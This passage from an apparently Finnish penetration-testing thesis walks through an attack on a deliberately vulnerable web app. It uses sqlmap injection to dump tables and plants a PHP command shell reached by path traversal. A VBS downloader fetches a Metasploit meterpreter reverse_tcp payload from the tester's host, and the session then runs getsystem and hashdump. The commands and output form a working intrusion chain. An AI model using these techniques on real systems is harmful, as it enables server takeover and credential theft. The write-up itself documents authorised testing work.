[Y/n] Y
[16:32:42] [INFO] resuming back-end DBMS 'mysql'
[16:32:42] [INFO] using '/pentest/database/sqlmap/output/results-
09162012_0432pm.csv' as results file
[16:32:43] [INFO] heuristics detected web page charset 'ascii'
sqlmap identified the following injection points with a total of 0
HTTP(s) requests:
---
Place: POST
Parameter: password
    Type: UNION query
    Title: MySQL UNION query (NULL) - 5 columns
    Payload: username=bYuE&password=zqzL' LIMIT 1,1 UNION ALL SELECT
NULL, NULL, NULL,
CONCAT(0x3a6a6b653a,0x425349414b4165564345,0x3a6c72663a), NULL#&login-
php-submit-button=Login
---

[16:32:43] [INFO] do you want to exploit this SQL injection? [Y/n] Y
[16:32:43] [INFO] the back-end DBMS is MySQL
web server operating system: Windows Vista
web application technology: Microsoft IIS 7.0, PHP 5.2.17
back-end DBMS: MySQL 5
[16:32:43] [INFO] fetching database names
[16:32:43] [INFO] the SQL query used returns 4 entries
[16:32:43] [INFO] resumed: "information_schema"
[16:32:43] [INFO] resumed: "mysql"
[16:32:43] [INFO] resumed: "nowasp"
[16:32:43] [INFO] resumed: "test"
available databases [4]:
[*] information_schema
[*] mysql
[*] nowasp
[*] test

[16:32:44] [INFO] you can find results of scanning in multiple targets
mode inside the CSV file '/pentest/database/sqlmap/output/results-
09162012_0432pm.csv'

[*] shutting down at 16:32:44
```

KUVIO 59. Sqlmap:lla suoritettu sql-injektio sivulle login.php

Seuraavaksi selvitettiin käyttäjä, jolla web-sivu käyttää tietokantaa, tietokannan nimen ja taulut. Komento ja tulokset on esitetty kuviossa 60.


```
# python ./sqlmap.py -u 'http://pentest-
target.com/index.php?page=login.php' --forms --batch --current-user --
current-db --tables  --dbms=MySQL

[16:44:41] [INFO] fetching current user
current user:    'root@localhost'

[16:44:41] [INFO] fetching current database
current database:    'nowasp'


Database: nowasp
[7 tables]
+---------------------------+
| accounts                  |
| balloon_tips              |
| blogs_table               |
| captured_data             |
| credit_cards              |
| hitlog                    |
| pen_test_tools            |
+---------------------------+
```

KUVIO 60. Käyttäjän, kannan ja taulujen hakeminen sqlmapilla

Nyt kohteesta tiedettiin seuraavaa:


- IP: 192.81.160.10 (pentest-target.com) ja tämän mahdollinen gateway osoite 192.81.160.1
- Käyttöjärjestelmä: Windows Vista/2008
- Web-palvelin: IIS 7.0 / PHP 5.2.17
- Tietokanta: MySQL 5, käyttäjä root, kanta nowasp.
- nowasp sisältää seuraavat taulut: accounts balloon_tips, blogs_table, captured_data, credit_cards, hitlog ja pen_test_tools

Seuraavaksi haettiin Sqlmap:lla accounts-taulun sisältämät tiedot käyttämällä kometoa "sqlmap.py -u 'http://pentest-target.com/index.php?page=login.php' --forms --batch -D nowasp -T accounts --dump --dbms=MySQL". Dump-optio nimenmukaisesti hakee halutun taulun tiedot. Tämä on esitetty kuviossa 61. Tulokseksi sain web-sovelluksen käyttäjien käyttäjänimet ja salasanat, jotka on tallennettu selkokielisessä muodossa.




KUVIO 61. Sqlmap table dump

Koska kyseinen testaus ei rajoittunut pelkästään web-sovelluksen testaukseen, pyrittiin tämän jälkeen samaan palvelimen hallintaan. Sqlmap:lla pystytään kirjoittamaan tiedostoja levylle sql-injektiota käyttäen. MySQL:n tapauksessa tämä on mahdollista UNION lausekkeen ja niin kutsutun batched queryn avulla, UNION lausekkeen asettaessa pieniä rajoituksia, kuten että olemassa olevaan tiedostoon ei pystytä kirjoittamaan (Damele 2009). Havaitsin testausten aikana että UNION kyselyn kautta kirjoitettaessa tiedostoon jää ylimääräisiä "NUL" merkkejä, jotka estivät esimerkiksi vbs (Visual Basic Scripting) skriptien suorittamisen. Myös suoritettavia binaari-tiedostoja en tästä syystä saanut kirjoitettua tietokannan kautta kohde koneelle, siten että ne olisivat toimineet. MySQL yhdessä php:n kanssa ei oletuksena tue batched queryita (Damele 2009). Kuviossa 62 on esitetty pieni, komentojen syöttämisen koneelle mahdollistava php-tiedosto, jonka testauksessa pyrin kirjoittamaan kohde koneelle.




KUVIO 62. Phpshell.txt

Jotta tiedoston kirjoittaminen kohde koneelle MySQL:n kautta käyttämällä UNION lauseketta on mahdollista, tarvitsee kannan käyttäjällä olla FILE, INSERT ja UPDATE oikeudet (Damele 2009). Lisäksi se tulee kirjoittaa sellaiseen hakemistoon johon on kirjoitusoikeudet, ja josta web-sovellus sen pystyy lukemaan mikäli tähän on tarvetta. Tässä vaiheessa testausta ei ollut vielä selvinnyt missä hakemistossa kyseinen web-sivusto kohde palvelimella sijaitsee. IIS käyttää oletuksena polkua "C:\inetpub\wwwroot\". Sovelluksen käyttämän polun voisi yrittää selvittää esimerkiksi etsimällä phpinfo.php tiedostoa tai saamalla palvelin tulostamaan virheilmoitus josta sijainti selviäsi. Testatessa havaitsin ettei kohde palvelimen IIS 7.0 palauttanut ulospäin virheilmoituksia, joista sijainti olisi voinut selvitä, eikä myöskään phpinfo.php tiedostoa löytynyt. OWASP ZAP löysi kuitenkin monien muiden haavoittuvuuksien lisäksi Path Traversal haavoittuvuuden, joka on esitetty kuviossa 63. Path Traversal hyökkäyksen avulla pystytään pääsemään käsiksi web-sovelluksen oman kansion ulkopuolella sijaitseviin tiedostoihin käsittelemällä web-sivun url:a (Auger 2010).



KUVIO 63. Path Traversal haavoittuvuus

Tiedoston phpshell.txt sisältö kirjoitettiin kohdekoneen IIS:n käyttämään oletuskansioon nimellä phpshell.php. Tässä käytettiin seuraavaa sqlmap komentoa: "python sqlmap.py -u 'http://pentest-target.com/index.php?page=user-info.php' --form --file-write phpshell.txt --file-dest 'C:\inetpub\wwwroot\phpshell.php' ". Tämä on esitetty kuviossa 64. Sqlmap kertoo oletuksena onnistuiko tiedoston kirjoittaminen kohteeseen. Vaikka tiedoston kirjoittaminen onnistui, sqlmap ilmoitti että kirjoitetun tiedoston koko poikkeaa alkuperäisestä ja "expcet junk characters inside the file as a leftover from UNION query".




KUVIO 64. SQLMAP tiedoston kirjoittaminen

Kuviossa 65 on esitetty suoritettu path traversal hyökkäys juuri kirjoitetun tiedoston polkuun "/inetpub/wwwroot/phpshell.php". Url on kirjoitettu muotoon pentest-target.com/index.php?page=/inetpub/wwwroot/phpshell.php. Auennutta php-kometoriviä kokeillaan kuviossa 65 komennolla whoami, joka kertoi että weB-sovelluksen oikeudet palvelimella ovat: "nt authority\network service".


KUVIO 65. Path traversal hyökkäys ja phpshell

Kuviossa 66 on esitetty dir-komento, jolla saatiin selville kyseisen web-sovelluksen käyttämä polku palvelimella.



KUVIO 66. Phpshell ja dir-komento

Kuviossa 67 on esitetty miltä kirjoitettu tiedosto näyttää kohdekoneella ja UNION kyselyllä tehdyn kirjoituksen jättämät ylimääräiset "NUL" merkit.



KUVIO 67. Sql-injektion avulla kirjoitettu phpshell.php kohde koneella


Kohdekone pyrittiin saamaan hallintaan saamalla siihen auki meterpreter sessio. Tätä varten tuli kohde koneelle saada kirjoitettua meterpreter-koodi ja saada kone suorittamaan se. Koska sql-injektion kautta kirjoitettuihin tiedostoihin tuli ylimääräisiä merkkejä, käytin echo komentoa hankkimani phpshellin kautta, ja ohjasin tiedoston lataamisen verkon yli mahdollistavan VBS skriptin download.vbs tiedostoon. Tämä on esitetty kuviossa 68. Skriptiin laitettiin haettavan tiedoston poluksi http://103.6.220.100/meter.exe, jossa 103.6.220.100 oli testausta suorittavan BackTrack 5 R3 koneen osoite.

```
echo strFileURL = "http://103.6.220.100/meter.exe" >> download.vbs
echo strHDLocation = "C:\inetpub\wwwroot\mutillidae\meter.exe" >> down-
load.vbs
echo Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP") >> download.vbs
echo objXMLHTTP.open "GET", strFileURL, false >> download.vbs
echo objXMLHTTP.send() >> download.vbs
echo If objXMLHTTP.Status = 200 Then >> download.vbs
echo Set objADOStream = CreateObject("ADODB.Stream") >> download.vbs
echo objADOStream.Open >> download.vbs
echo objADOStream.Type = 1 'adTypeBinary >> download.vbs
echo objADOStream.Write objXMLHTTP.ResponseBody >> download.vbs
echo objADOStream.Position = 0 >> download.vbs
echo Set objFSO = Createobject("Scripting.FileSystemObject") >>
dowload.vbs
echo If objFSO.Fileexists(strHDLocation) Then objFSO.DeleteFile
strHDLocation >> download.vbs
echo Set objFSO = Nothing >> download.vbs
echo objADOStream.SaveToFile strHDLocation >> download.vbs
echo objADOStream.Close >> download.vbs
echo Set objADOStream = Nothing >> download.vbs
echo End if >> download.vbs
echo Set objXMLHTTP = Nothing >> download.vbs
```

KUVIO 68. Käytetty vbs-skripti


Tämän jälkeen käynnistettiin BackTrack koneella apache web-palvelimen ja luotiin metasploitin avulla windows/meterpreter/reverse_tcp payload, joka on

esitetty kuviossa 69. meterpreter/reverse_tcp ottaa yhteyden ip osoiteeseen 103.6.220.100 käyttäen porttia 4444. Payload on enkryptattu käyttäen shikata_ga_nai:ta viiteen kertaan ja lopuksi siitä on kasattu meter.exe niminen suoritettava tiedosto, joka lopuksi tallennettiin /var/www/ kansioon.




KUVIO 69. Meter.exe luonti käyttäen metasploitia

Kuviossa 70 on käynnistetty metasploitin multi/handler, joka pystyy ottamaan vastaan tulevan yhteyden.



KUVIO 70. Metasploit multi/handler


Tämän jälkeen suoritettiin download.vbs skripti cscript.exe ohjelmalla käyttäen hankittua php-kometoriviä. Kun meter.exe oli ladattu kohde koneelle skriptin avulla, suoritettiin se komennolla meter.exe. Kuviossa 71 on esitetty avautuva meterpreter-yhteys kohde koneeseen. Getuid komento kertoi että saadulla meterpreter sessiolla on edelleen heikot nt authority\network service oikeudet.



KUVIO 71. Avattu meterpreter sessio


9.3 Jälkihyökkäys käyttäen meterpreteriä

Meterpreterin avulla pystytään suoraan hyödyntämään useita erillaisia jälkihyökkäysmoduuleita. Kuviossa x on esitetty getsystem-moduuli, jolla pyritään samaan sessiolle SYSTEM-tason oikeudet kohde koneessa. Getsystem kokeilee oletuksena useita eri tekniikoita tämän saavuttamiseksi. Tässä tapauksessa getsystem onnistui samaan SYSTEM-tason oikeudet tekniikalla numero neljä. Tämä on esitetty kuviossa 72.



KUVIO 72. Getsystem post-moduuli

Osana jälkihyökkäystä toteutin todisteiden keräämisestä hakemalla hankittujen SYSTEM-tason oikeuksien avulla kohde koneen käyttäjien salasana hashit. Tämä tapahtui käyttämällä hashdump moduulia. Tämä on esitetty kuviossa 73.




KUVIO 73. Hashdump post-moduuli

Kuviossa 74 on meterpeterin download komennolla web-sovelluksen kansiosta ladattu MySQLHandler.php tiedosto.

